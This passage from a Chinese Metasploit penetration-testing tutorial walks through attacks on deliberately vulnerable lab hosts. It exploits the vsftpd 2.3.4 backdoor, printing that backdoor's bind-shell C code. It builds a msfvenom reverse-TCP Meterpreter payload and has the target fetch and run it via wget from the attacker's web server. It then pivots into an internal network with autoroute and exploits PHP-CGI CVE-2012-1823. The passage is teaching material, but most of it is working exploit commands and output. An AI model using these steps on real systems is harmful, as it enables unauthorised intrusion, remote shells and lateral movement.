192.168.10.112  80    tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.10.112  445   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
```

也可以使用hosts命令列出数据库中所有的主机，结果如下图所示。

```
msf > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.10.112  08:00:27:9b:25:a1        Linux                      server
```

有关数据库的更多信息，请访问https://www.offensive-security.com/metasploit-unl eashed/using-databases/。

## 1.11　威胁建模

通过信息收集，可知目标计算机上运行着大量服务。主机信息也告诉我们目标的操作系统是基于Linux的。现在在Metasploit中查找一个漏洞对应的渗透模块。

```
msf > services -u

Services
========

host            port  proto  name         state  info
----            ----  -----  ----         -----  ----
192.168.10.112  21    tcp    ftp          open   vsftpd 2.3.4
192.168.10.112  22    tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.10.112  25    tcp    smtp         open   Postfix smtpd
192.168.10.112  80    tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.10.112  445   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP

msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command
Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

我们已经在Metasploit中找到了对应服务漏洞的渗透模块，之后的渗透细节可以查看http://www.securityfocus.com/bid/48539/discuss和http://scarybeastsecurity.blogspot.in/211/7/alert-vsftpd-download-backdoored.html两个页面。我们可以轻而易举地发现这个软件是存在漏洞的，它带有一个可以触发远程代码执行的后门。

## 1.12　VSFTPD 2.3.4 后门的漏洞分析

在对威胁建模之后，可以使用`exploit/unix/ftp/vsftpd_234_backdoor`命令在Metasploit中载入相匹配的模块，并使用`info`命令对漏洞细节进行分析，结果如下图所示。

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  21               yes       The target port

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  http://www.osvdb.org/73573
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

从上图的开始处一直到最后`Description`部分的日期为止，都对这个`vsftpd`漏洞的渗透模块进行了详细的介绍。

## 1.12.1　攻击过程


对VSFTPD 2.3.4的攻击其实就是通过向21端口发送一个特定字节的序列来触发恶意的vsf_sysutil_extra();函数。一旦成功执行，就会在系统的6200端口打开一个后门。

## 1.12.2　漏洞渗透的过程

下面的截图给出了导致漏洞出现的代码，这样可以帮助我们更好地理解。

```
else if((p_str->p_buf[i]==0x3a)
&& (p_str->p_buf[i+1]==0x29))
{
  vsf_sysutil_extra();
}
}
```

可以清楚地看到，如果网络缓冲区中的字节与后门序列中的0x3a（就是:）和0x29相匹配，那么恶意的函数就会被触发。此外，如果我们仔细研究这个函数的详细内容，会看到它的具体实现细节，如下所示。




```
 }

-int
-vsf_sysutil_extra(void)
-{
-  int fd, rfd;
-  struct sockaddr_in sa;
-  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
-  exit(1);
-  memset(&sa, 0, sizeof(sa));
-  sa.sin_family = AF_INET;
-  sa.sin_port = htons(6200);
-  sa.sin_addr.s_addr = INADDR_ANY;
-  if((bind(fd,(struct sockaddr *)&sa,
-  sizeof(struct sockaddr))) < 0) exit(1);
-  if((listen(fd, 100)) == -1) exit(1);
-  for(;;)
-  {
-    rfd = accept(fd, 0, 0);
-    close(0); close(1); close(2);
-    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
-    execl("/bin/sh","sh",(char *)0);
-  }
-}
```

sa.sin_port=6200将6200作为后门服务的端口，通过execl("/bin/sh","sh",(char *)0);语句执行发送到目标服务的命令。

> 有关渗透模块的更多信息，请访问https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/。

### 1.12.3 渗透模块和后渗透模块

获取了足够多的关于漏洞的信息之后，现在来对目标系统进行渗透。在对目标系统进行渗透之前，先来查看一下需要设置的选项。这需要运行一个显示选项的命令，显示的结果如下图所示。

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.10.112
RHOST => 192.168.10.112
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name               Disclosure Date  Rank    Description
   ----               ---------------  ----    -----------
   cmd/unix/interact                   normal  Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > 
```

这个模块只有两个选项：RHOST和RPORT。将RHOST设置为目标主机的IP地址，将RPORT设置为21，这就是有漏洞的FTP服务器所使用的端口。

接下来可以使用show payloads命令查看适合特定渗透模块使用的攻击载荷。在这里我们只能看到一个可以使用的攻击载荷，它就是cmd/unix/interact。使用命令set payload cmd/unix/interact来指定这个攻击载荷。

现在继续攻击。对系统进行渗透，过程如下图所示。

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.118:55381 -> 192.168.10.112:6200) at 2016-03-21 07:50
:17 -0400

whoami
root
pwd
/
```

干得漂亮！我们现在已经获得了目标系统的root权限。接下来该干什么呢？现在只是获取了目标的一个shell控制，下面来试着掌握更强大的控制方式，这一点可以通过将shell控制升级为Meterpreter命令行来实现。

我们需要创建一个面向客户的攻击载荷，然后将这个攻击载荷上传到目标系统中执行，这样就可以获得一个目标系统的Meterpreter命令行。好了，接下来就开始实施这一计划吧。

```
root@[redacted]:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.118 LPORT=44
44 -f elf >backdoor.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes

root@[redacted]:~#
```

可以使用上图所示的`msfvenom`命令创建一个Meterpreter攻击载荷，这个命令功能十分强大。参数`-p`指定需要使用的攻击载荷，`LHOST`指定我们自己计算机的IP地址，`LPORT`指定我们自己的端口。ourbackdoor.elf文件将会在目标计算机上连接刚才我们设定的IP地址和端口，并提供一个目标计算机上的Meterpreter权限。参数`-f`定义了输出类型，elf是一种基于Linux类型系统的默认扩展名。

现在我们仅仅拥有目标系统上的一个shell控制，要将backdoor.elf上传到目标系统可不是一件简单的事。首先，我们要启动自己计算机上的Apache服务，然后将backdoor.elf文件放置到服务器中。

```
root@[redacted]:~# service apache2 start
root@[redacted]:~# mv backdoor.elf /var/www/html/
root@[redacted]:~#
```

接下来使用命令`service apache2 start`启动Apache服务，然后将这个后门文件放置到Apache服务器的默认文档根目录中。这样就可以让目标系统从我们的计算机中下载这个木马文件了。

```
whoami
root
pwd
/
wget http://192.168.10.118/backdoor.elf
--03:43:37--  http://192.168.10.118/backdoor.elf
           => `backdoor.elf'
Connecting to 192.168.10.118:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155

    0K                                                      100%
   55.91 MB/s

03:43:37 (55.91 MB/s) - `backdoor.elf' saved [155/155]
```

接下来就可以像上图一样使用wget命令下载这个文件。为了让Metasploit能和被渗透的计算机进行通信，还需要在我们的系统上启动一个渗透模块控制程序（handler）。这个handler的IP地址和端口要与之前的backdoor.elf的设置相同，Metasploit要借助这个handler来与目标通信。

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set LHOST
set LHOST 192.168.10.118
set LHOST fe80::a00:27ff:fe1b:9cf9%eth0
msf exploit(handler) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Starting the payload handler...
```

在Metasploit中打开一个单独的终端窗口，然后输入exploit/multi/handler命令，将攻击载荷的类型设置为linux/x86/meterpreter/reverse_tcp。接下来使用命令set LPORT 4444设置监听端口，使用set LHOST来将IP地址设为本机。现在就可以使用exploit命令来运行这个模块，只需等待和目标成功建立连接即可。

当目标计算机成功下载了文件之后，就可以使用命令chmod提供一个合适的权限，如下图所示。

```
03:43:37 (55.91 MB/s) - `backdoor.elf' saved [155/155]

chmod 777 backdoor.elf
./backdoor.elf
█
```

赋予了777权限之后就可以对所有文件进行读、写、执行操作。现在执行文件，切换到运行着渗透模块handler的终端。

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.10.112
[*] Meterpreter session 1 opened (192.168.10.118:4444 -> 192.168.10.112:55169) a
t 2016-03-21 08:08:15 -0400

meterpreter >
```

干得不错！现在我们已经获得了目标系统的Meterpreter权限。接下来使用后渗透模块来收集目标系统上的一些有用信息。

```
meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

执行`sysinfo`命令，可以看到这个目标系统的名称为metasploitable（这是一个特意保留了很多漏洞的计算机），架构为i686，内核版本为2.6.24-16。

接下来执行一些有意思的命令，以便挖掘目标系统更深层的信息。

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:9b:25:a1
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.10.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9b:25a1
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 08:00:27:8d:0f:a8
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.20.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8d:fa8
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

在目标系统上运行ifconfig命令，可以看到很多有用的信息，比如一块可以引导我们进入目标内部网络的额外网卡设备。接下来运行arp命令，查看内部网络中都有哪些计算机已经与目标系统建立了连接，哪些还没有建立连接，得到的结果如下图所示。

```
meterpreter > arp

ARP cache
=========

    IP address      MAC address        Interface
    ----------      -----------        ---------

    192.168.10.118  08:00:27:1b:9c:f9  eth0
    192.168.20.1    52:54:00:12:35:00  eth1
    192.168.20.4    08:00:27:ee:a5:07  eth1
```

由图可知，目标网络中存在一个IP地址为192.168.20.4的主机，这是一个内部网络的主机。为了渗透进入这个内部网络，需要在已经成功渗透的主机上使用autoroute命令来设置**跳板**（pivoting）。

```
meterpreter > run autoroute -p
[*] No routes have been added yet
meterpreter > run autoroute -s 192.168.20.0 255.255.255.0
[*] Adding a route to 192.168.20.0/255.255.255.0...
[+] Added route to 192.168.20.0/255.255.255.0 via 192.168.10.112
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.20.0       255.255.255.0      Session 1

meterpreter > 
```

使用autoroute -p命令可以打印输出所有的路由信息，从中可知默认情况下是没有任何路由信息的。现在向目标主机添加一个到内部网络的路由项，添加命令为autoroute -s 192.168.20.0 255.255.255.0。输入这条命令之后，就可以看到这个路由项已经成功添加到目标主机的路由表中。现在我们的Metasploit就可以通过这个Meterpreter会话连接到内部网络。

使用background命令将这个Meterpreter会话切换到后台。

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > hosts

Hosts
=====

address         mac                name            os_name  os_flavor  os_sp  purpose  info
 comments
-------         ---                ----            -------  ---------  -----  -------  ----
 --------
192.168.10.112  08:00:27:9b:25:a1  metasploitable  Linux                      server


msf exploit(handler) > 
```

既然现在已经可以连接到这个内部网络了，接下来就对这个网络中IP地址为192.168.20.4的主机使用auxiliary/scanner/portscan/tcp辅助模块进行一次端口扫描，结果如下图所示。

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to ch
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900
   RHOSTS                        yes       The target address range or CIDR ide
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in millis

msf auxiliary(tcp) > setg RHOSTS 192.168.20.4
RHOSTS => 192.168.20.4
msf auxiliary(tcp) > run

[*] 192.168.20.4:25 - TCP OPEN
[*] 192.168.20.4:23 - TCP OPEN
[*] 192.168.20.4:22 - TCP OPEN
[*] 192.168.20.4:21 - TCP OPEN
[*] 192.168.20.4:53 - TCP OPEN
[*] 192.168.20.4:80 - TCP OPEN
```

如果想使用这个端口扫描模块的话，需要将参数RHOSTS的值设置为目标的IP地址，使用的命令为setg RHOSTS 192.168.20.4。注意这里使用的是setg命令，这样就会将RHOSTS的值设置为全局的192.168.20.4，从而无须反复输入这个命令。

输入命令才能执行这个模块。由输出可知，在192.168.20.4主机上运行着很多服务，而且这台主机上的80端口是开放的。接下来使用另外一个辅助模块auxiliary/scanner/http/http_version来检验目标主机在80端口上运行的服务，如下图所示。

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.20.4
RHOSTS => 192.168.20.4
msf auxiliary(http_version) >
msf auxiliary(http_version) > run

[*] 192.168.20.4:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > 
```

该辅助模块成功运行之后，可知在主机80端口上运行的正是最为流行的Apache 2.2.8服务器。通过对网络进行研究，我们发现其中的PHP 5.2.4版本是存在漏洞的，可以被攻击者获取对目标系统的控制。

## 1.13 PHP-CGI 查询字符串参数漏洞的分析

目标计算机上的漏洞编号为CVE id 2012-1823，完整的名称为**PHP-CGI查询字符串参数漏洞**（PHP-CGI query string parameter vulnerability）。根据PHP主页的信息，当PHP使用基于CGI的设置（如Apache的mod_cgid）时，php-cgi就会接收一个查询字符串参数作为命令行参数（这个命令行参数可以是`-s`、`-d`或者`-c`），它将会被传递到php-cgi程序，从而导致源代码泄露和任意代码执行。因此，一个远程的、未经授权的攻击者可以借此获取敏感信息，利用目标计算机来进行DoS攻击，或者取得Web服务器执行任意代码的权限。

当访问http://localhost/index.php?-s时，该漏洞会导致源代码泄露。这是一个常见示例。

有关该渗透模块的更多信息，请访问https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection/。

### 渗透模块和后渗透模块

现在来收集关于这个漏洞的信息。首先查找Metasploit中与这个漏洞相匹配的模块。

```
msf > search "php 5.2.4"
```

接下来就可以在匹配模块列表中找到所需的渗透模块，如下图所示。

```
exploit/multi/http/php_cgi_arg_injection          2012-05-03       excellent  PHP CGI Argument Injection
```

现在载入Metasploit中匹配的模块来对这个漏洞进行渗透，如下图所示。

```
msf auxiliary(http_version) > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][.
..]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(php_cgi_arg_injection) >
```

我们需要为这个渗透模块设置所有所需的值，如下图所示。

```
msf exploit(php_cgi_arg_injection) > set RHOST 192.168.20.4
RHOST => 192.168.20.4
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][.
..]
   RHOST        192.168.20.4     yes       The target address
   RPORT        80               yes       The target port
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(php_cgi_arg_injection) > show payloads
```

通过输入`show payloads`命令，显示当前渗透模块可以使用的攻击载荷，如下图所示。

```
msf exploit(php_cgi_arg_injection) > show payloads

Compatible Payloads
===================

   Name                                   Disclosure Date  Rank    Description
   ----                                   ---------------  ----    -----------
   generic/custom                                          normal  Custom Payload
   generic/shell_bind_tcp                                  normal  Generic Command Shell, Bind TCP Inli
ne
   generic/shell_reverse_tcp                               normal  Generic Command Shell, Reverse TCP I
nline
   php/bind_perl                                           normal  PHP Command Shell, Bind TCP (via Per
l)
   php/bind_perl_ipv6                                      normal  PHP Command Shell, Bind TCP (via per
l) IPv6
   php/bind_php                                            normal  PHP Command Shell, Bind TCP (via PHP
)
   php/bind_php_ipv6                                       normal  PHP Command Shell, Bind TCP (via php
) IPv6
   php/download_exec                                       normal  PHP Executable Download and Execute
   php/exec                                                normal  PHP Execute Command
   php/meterpreter/bind_tcp                                normal  PHP Meterpreter, Bind TCP Stager
   php/meterpreter/bind_tcp_ipv6                           normal  PHP Meterpreter, Bind TCP Stager IPv
6
   php/meterpreter/bind_tcp_ipv6_uuid                      normal  PHP Meterpreter, Bind TCP Stager IPv
6 with UUID Support
   php/meterpreter/bind_tcp_uuid                           normal  PHP Meterpreter, Bind TCP Stager wit
h UUID Support
   php/meterpreter/reverse_tcp                             normal  PHP Meterpreter, PHP Reverse TCP Sta
ger
   php/meterpreter/reverse_tcp_uuid                        normal  PHP Meterpreter, PHP Reverse TCP Sta
```

上面的截图展示了大量可以使用的攻击载荷，不过我们还是选择了一个比`generic/shell_bind_tcp`攻击载荷功能更强大、更灵活的`php/meterpreter/reverse_tcp`攻击载荷。

```
msf exploit(php_cgi_arg_injection) >
msf exploit(php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][.
..]
   RHOST        192.168.20.4     yes       The target address
   RPORT        80               yes       The target port
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

最后，将`LHOST`参数的值设定为本机的IP地址，如下图所示。

```
msf exploit(php_cgi_arg_injection) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(php_cgi_arg_injection) > 
```

现在已经做好对这个有漏洞的服务器进行渗透的所有准备了，接下来输入渗透的命令。

```
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Sending stage (33068 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.118:4444 -> 192.168.10.111:6963) at 2016-03-21 09:49:04
 -0400

meterpreter >
```

干得好！我们现在已经攻克了IP地址为192.168.20.4的内部系统。现在运行几个后渗透命令，比如说`getwd`。这个命令其实和`pwd`很像，都是用来输出当前目录的。`getuid`命令将会打印输出我们所控制的用户名称，`shell`命令用来获得目标系统上的shell控制。

当我们进入了shell之后，就可以运行系统命令（比如说`uname -a`）来查看当前系统的内核版本。同样也可使用`wget`和`chmod`等命令。还可以像我们在第一个系统中做的那样，将shell命令行升级为Meterpreter命令行。下面的截图给出了执行这些命令的过程。

```
meterpreter > getwd
/var/www
meterpreter > pwd
/var/www
meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 5060 created.
Channel 0 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

如果想要使用PHP Meterpreter获得一个更高级别的控制方式，仍然可以使用Meterpreter中的`wget`命令或者`download`命令将这个backdoor.elf文件下载到目标服务器上。这一步对接下来查看目标计算机的ARP表十分重要，但是我们无法使用PHP Meterpreter做到这一点，因此需要一个更好的访问机制。

在目标计算机上执行backdoor.elf文件，这将会提供一个Meterpreter控制，如下图所示。

```
meterpreter > arp
[-] Unknown command: arp.
meterpreter > arp
[-] Unknown command: arp.
meterpreter > ifconfig
[-] Unknown command: ifconfig.
meterpreter > shell
Process 5070 created.
Channel 1 created.
./backdoor.elf
```

在一个独立的终端中运行一个渗透模块handler，等待即将到来的连接。下面给出了当backdoor.elf文件执行时，后门程序从目标连接到我们系统时的截图。

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.118:4444 -> 192.168.10.111:6969) at 2016-03-21 09:56:05
 -0400

meterpreter > ifconfig
\
Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:ee:a5:07
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.20.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feee:a507
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

我们现在已经搞定了第二台计算机。接着来查看其ARP表中的内容，以便顺藤摸瓜找到更多的计算机，下面给出了网络信息。

```
meterpreter > arp

ARP cache
=========

    IP address    MAC address        Interface
    ----------    -----------        ---------
    192.168.20.1  52:54:00:12:35:00  eth0
    192.168.20.5  08:00:27:8d:0f:a8  eth0
    192.168.20.6  08:00:27:ff:e0:ef  eth0

meterpreter > 
```

我们在ARP表中找到了另外一台位于内部网络、IP地址为192.168.20.6的主机。不过现在已经无须再添加一条通往这个网络的路由了，因为我们已经在第一台主机上添加过了。因此，只需要切换回Metasploit命令行即可。到现在为止，我们已经拥有了三个不同的Meterpreter会话，如下图所示。

```
msf exploit(handler) > sessions -i

Active sessions
===============

  Id  Type                   Information
         Connection
  --  ----                   -----------
         ----------
  1   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ meta
sploitable  192.168.10.118:4444 -> 192.168.10.112:37067 (192.168.10.112)
  2   meterpreter php/php    www-data (33) @ metasploitable
         192.168.10.118:4444 -> 192.168.10.111:6993 (192.168.20.4)
  4   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ meta
sploitable  192.168.10.118:4444 -> 192.168.10.111:7011 (192.168.20.4)

msf exploit(handler) > 
```

既然已经有了一条通往新发现主机所在网络的路由，那么就对192.168.20.6这台主机进行一次TCP端口扫描吧。使用如下图所示的模块`auxiliary/scanner/portscan/tcp`。

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.20.6
RHOSTS => 192.168.20.6
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > run

[*] 192.168.20.6:21 - TCP OPEN
[*] 192.168.20.6:80 - TCP OPEN
[*] 192.168.20.6:135 - TCP OPEN
[*] 192.168.20.6:139 - TCP OPEN
[*] 192.168.20.6:445 - TCP OPEN
[*] 192.168.20.6:5985 - TCP OPEN
[*] 192.168.20.6:8080 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

我们仅仅看到了少数几个开放的端口。接下来使用Metasploit中的对应工具对常见端口再进行详细的扫描。使用`auxiliary/scanner/http/http_header`辅助模块对目标的80和8080端口进行扫描，以发现在这两个端口上运行的服务。

```
msf > use auxiliary/scanner/http/http_header
msf auxiliary(http_header) > set RHOSTS 192.168.20.6
RHOSTS => 192.168.20.6
msf auxiliary(http_header) > set HTTP_METHOD GET
HTTP_METHOD => GET
msf auxiliary(http_header) > run

[*] 192.168.20.6:80: CONTENT-TYPE: text/html
[*] 192.168.20.6:80: SERVER: Microsoft-IIS/8.5
[*] 192.168.20.6:80: X-POWERED-BY: PHP/5.3.28, ASP.NET
[+] 192.168.20.6:80: detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_header) > set RPORT 8080
RPORT => 8080
msf auxiliary(http_header) > run

[*] 192.168.20.6:8080: CACHE-CONTROL: no-cache, no-store, must-revalidate, max-age=-1
[*] 192.168.20.6:8080: CONTENT-TYPE: text/html
[*] 192.168.20.6:8080: SERVER: HFS 2.3
[*] 192.168.20.6:8080: SET-COOKIE: HFS_SID=0.586773571325466; path=/;
[+] 192.168.20.6:8080: detected 4 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_header) >
```

从上面的截图中可以看到，在目标计算机的80端口上运行着最新的IIS 8.5。这是一个很难渗透的服务器，因为并没有在这个服务器上发现高危的漏洞。不过，我们在8080端口上发现了运行着的HFS 2.3，这个软件上存在着一个远程代码执行漏洞。

